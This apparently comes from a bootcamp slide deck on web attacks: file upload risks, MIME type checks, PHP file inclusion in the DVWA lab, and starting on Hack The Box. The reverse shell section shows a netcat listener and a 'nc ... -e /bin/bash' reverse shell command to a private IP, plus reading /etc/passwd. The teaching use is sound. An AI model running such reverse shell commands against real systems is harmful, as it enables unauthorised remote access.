

# Welcome Cyber#1

**Reader:**        [reader.codaisseur.com](https://reader.codaisseur.com)

**Slack:**        [codaisseur-school.slack.com](https://codaisseur-school.slack.com)

**Discord:**     <https://discord.gg/qyehPh>

# **WEB ATTACK** **& Learning**

**Homework???**

# Today...

- **File uploads**
- **Reverse Shells**
- **Content type checking**
- **Demo upload reverse shell**
- **File inclusion**
- **Discuss homework**
- **Do HtB**

# **File Uploads**

**Why are they so dangerous?**

# File uploads...

- **Overwrite files**
- **Upload of malicious files**
- **File system full**
- **Many uploads at the same time**

# **File uploads...**

## **Where do the files end up?**



# File uploads...

**/var/www/html/uploads/file.png**

# File uploads...

**DVWA -> upload an image**

# File uploads...

**DVWA -> upload an \*.php???**  
**easy vs medium**

# MIME types...

**<category>/<type>**

# Content type checking ...

- **text/plain**
- **audio/mpeg**
- **video/mpeg**
- **text/javascript**
- **application/vnd.rar**
- **text/css**
- **text/html**
- **image/jpeg**

# File uploads...

**DVWA -> upload an \*.php???**  
**medium**




# Reverse Shells...

## Reverse Shells?????



# Shells...

SSH Ximena@coadaisseur.academy



```
Macintosh HD — top — 80x24
Processes: 210 total, 2 running, 9 stuck, 199 sleeping, 901 threads 23:30:03
Load Avg: 1.40, 1.75, 1.00 CPU usage: 4.15% user, 4.40% sys, 91.44% idle
SharedLibs: 1640K resident, 0K data, 0K linkedit.
MemRegions: 31278 total, 1892M resident, 117M private, 564M shared.
PhysMem: 5893M used (1191M wired), 10G unused.
VM: 523K vsize, 1820M framework vsize, 0(0) swapins, 0(0) swapouts.
Networks: packets: 12105/8925K in, 11907/1964K out.
Disks: 80156/2205M read, 21235/425M written.

PID COMMAND %CPU TIME #TH #WQ #PORT MEM PURG CMPR PGRP PPID
592 screencaptur 0.0 00:00.02 7 5 55+ 1952K+ 20K+ 00 262 262
590 mdworker 0.0 00:00.01 3 0 44 2032K 00 00 590 1
589 mdworker 0.0 00:00.01 3 0 44 1572K 00 00 589 1
588 top 1.7 00:00.51 1/1 0 22+ 2060K 00 00 588 584
584 bash 0.0 00:00.00 1 0 15 580K 00 00 584 583
583 login 0.0 00:00.01 1 1 20 1220K 00 00 583 402
574 auditd 0.0 00:00.00 2 0 25 560K 00 00 574 1
567 System Prefs 0.0 00:03.23 3 0 270 39M 8364K 00 567 1
561 systemstatd 0.0 00:00.01 2 1 19 1040K 00 00 561 1
560 com.apple.We 0.0 00:01.42 0 0 229 25M 00 00 560 1
558 com.apple.We 0.0 00:05.07 15 3 224 151M 1716K 00 558 1
555 bash 0.0 00:00.00 1 0 15 600K 00 00 555 554
554 login 0.0 00:00.01 1 1 20 1176K 00 00 554 402
550 bash 0.0 00:00.00 1 0 15 600K 00 00 550 549
```

# Shells...

SSH Ximena@coadaisseur.academy




# PORT?




```
Macintosh HD -- top -- 80x24
Processes: 210 total, 2 running, 9 stuck, 199 sleeping, 901 threads 23:30:03
Load Avg: 1.40, 1.75, 1.00 CPU usage: 4.15% user, 4.40% sys, 91.44% idle
SharedLibs: 1640K resident, 0K data, 0K linked.
MemRegions: 31270 total, 1092M resident, 117M private, 564M shared.
PhysMem: 5893M used (1191M wired), 180 unused.
VM: 520K vsice, 1020M framework vsice, 0(0) swaptins, 0(0) swaptouts.
Networks: packets: 12105/8925K in, 11907/1964K out.
Disks: 80156/2205M read, 21235/425M written.

PID COMMAND %CPU TIME #TH #WQ #PORT MEM PURG CMPR PGRP PPID
592 screencaptur 0.0 00:00:02 7 5 55+ 1952K+ 20K+ 0B 262 262
590 mdworker 0.0 00:00:01 3 0 44 2032K 0B 0B 590 1
589 mdworker 0.0 00:00:01 3 0 44 1572K 0B 0B 589 1
588 top 1.7 00:00:51 1/1 0 22+ 2060K 0B 0B 588 584
584 bash 0.0 00:00:00 1 0 15 580K 0B 0B 584 583
583 login 0.0 00:00:01 3 1 28 1220K 0B 0B 583 402
574 audited 0.0 00:00:00 2 0 25 560K 0B 0B 574 1
567 System Prefe 0.0 00:03:23 3 0 270 39M 8364K 0B 567 1
561 systemstatd 0.0 00:00:01 2 1 19 1940K 0B 0B 561 1
560 com.apple.We 0.0 00:01:42 9 0 220 25M 0B 0B 560 1
558 com.apple.We 0.0 00:05:07 15 3 224 151M 1716K 0B 558 1
555 bash 0.0 00:00:00 1 0 15 600K 0B 0B 555 554
554 login 0.0 00:00:01 1 1 20 1176K 0B 0B 554 402
550 bash 0.0 00:00:00 1 0 15 600K 0B 0B 550 549
```


# Reverse Shells...




SSH jeroen@10.110.0.3



# Reverse Shells...



SSH jeroen@10.110.0.3



cat /etc/passwd




# Netcat...


```
nc -lvp 5678
```

```
nc 10.110.0.3 5678 -e /bin/bash
```

# Reverse Shells...



`nc -lvp 5678`



`nc 10.110.0.3 5678 -e /bin/bash`

**File inclusion**



# **File inclusion...**

## **Why?**

# File inclusion...

Assume we have a standard footer file called "footer.php", that looks like this:

```
<?php
echo "<p>Copyright &copy; 1999-" . date("Y") . " W3Schools.com</p>";
?>
```

To include the footer file in a page, use the `include` statement:

## Example

```
<html>
<body>

<h1>Welcome to my home page!</h1>
<p>Some text.</p>
<p>Some more text.</p>
<?php include 'footer.php';?>

</body>
</html>
```

Run example »

# File inclusion...

**DVWA -> include an \*.php???**  
**low**

# File inclusion...

~~DIY~~



**Homework**



**HACKTHEBOX**

# Hard to get in...





# Hard to get in...



- While ago..
- I **don't remember** how I did it **exactly**
- **Hints** and kept **following** the **hints**
- Bit of **coding**?

# Easy exercise...



# Easy exercise...



## Wasn't so easy.....

# Easy exercise...



## Reverse engineering

# Easy exercise...



## Reverse engineering

# Start HtB...



## Starting point...

# Connect to HtB...




**But first connect....**

**VPN...**

**Virtual Private Network**




no-VPN...




# HtB...


## HTB.eu




# no-VPN...



# no-VPN...



# VPN...



